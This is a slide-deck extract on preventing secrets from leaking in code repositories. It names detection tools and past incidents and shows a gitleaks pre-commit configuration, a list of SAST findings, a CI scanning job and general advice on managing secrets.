
[github-dorks](#) ★ 2.3k

[talisman](#) ★ 1.7k



[trufflehog](#) ★ 10.8k

phd 12









/ EXISTING COMPLEX SOLUTIONS:

phd 12



+ commercial solutions





ATTACK COMPLEXITY : LOW

PRIVILEGES : NONE

IMPACT : CRITICAL


/ INCIDENTS

phd 12

- > SolarWinds, February 2021
 - > Microsoft, March 2021
 - > Okta, January 2022
- etc...



/ SOLUTIONS TO PREVENT



/ Pre-commits hooks

gitleaks example:

Pre-Commit

1. Install pre-commit from <https://pre-commit.com/#install>
2. Create a `.pre-commit-config.yaml` file at the root of your repository with the following content:

```
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.16.1
    hooks:
      - id: gitleaks
```

/ SAST

phd 12

- ▶ Client_Password_In_Comment (1 : Found) (?)
- ▶ Client_Server_Empty_Password (2 : Found) (?)
- ▶ Client_Use_Of_Iframe_Without_Sandbox (2 : Found) (?)
- ▶ Client_Weak_Cryptographic_Hash (3 : Found) (?)
- ▶ Not_Using_a_Random_IV_with_CBC_Mode (3 : Found) (?)
- ▶ Potential_Clickjacking_on_Legacy_Browsers (1 : Found) (?)
- ▶ React_Deprecated (110 : Found) (?)
- ▶ Unsafe_Use_Of_Target_blank (63 : Found) (?)
- ▶ Use_of_Broken_or_Risky_Cryptographic_Algorithm (2 : Found) (?)
- ▶ Use_of_Deprecated_or_Obsolete_Functions (39 : Found) (?)
- ▶ Use_Of_Hardcoded_Password (39 : Found) (?)

Info



/ CI integration

GitHub CI example:


```
stages:
  - secrets-detection

gitleaks:
  stage: secrets-detection
  image:
    name: "zricethezav/gitleaks"
    entrypoint: [""]
  script: gitleaks -v --pretty --repo-path . --commit-
from=$CI_COMMIT_SHA --commit-to=$CI_COMMIT_BEFORE_SHA --
branch=$CI_COMMIT_BRANCH
```

/ General

phd 12

- > Use .ignore { ... } files
- > Use environment variables
- > Store secrets **ENCRYPTED**
- > Use secret management systems
- > Use scanning tools
- > Use of temp creds
- > Manual review


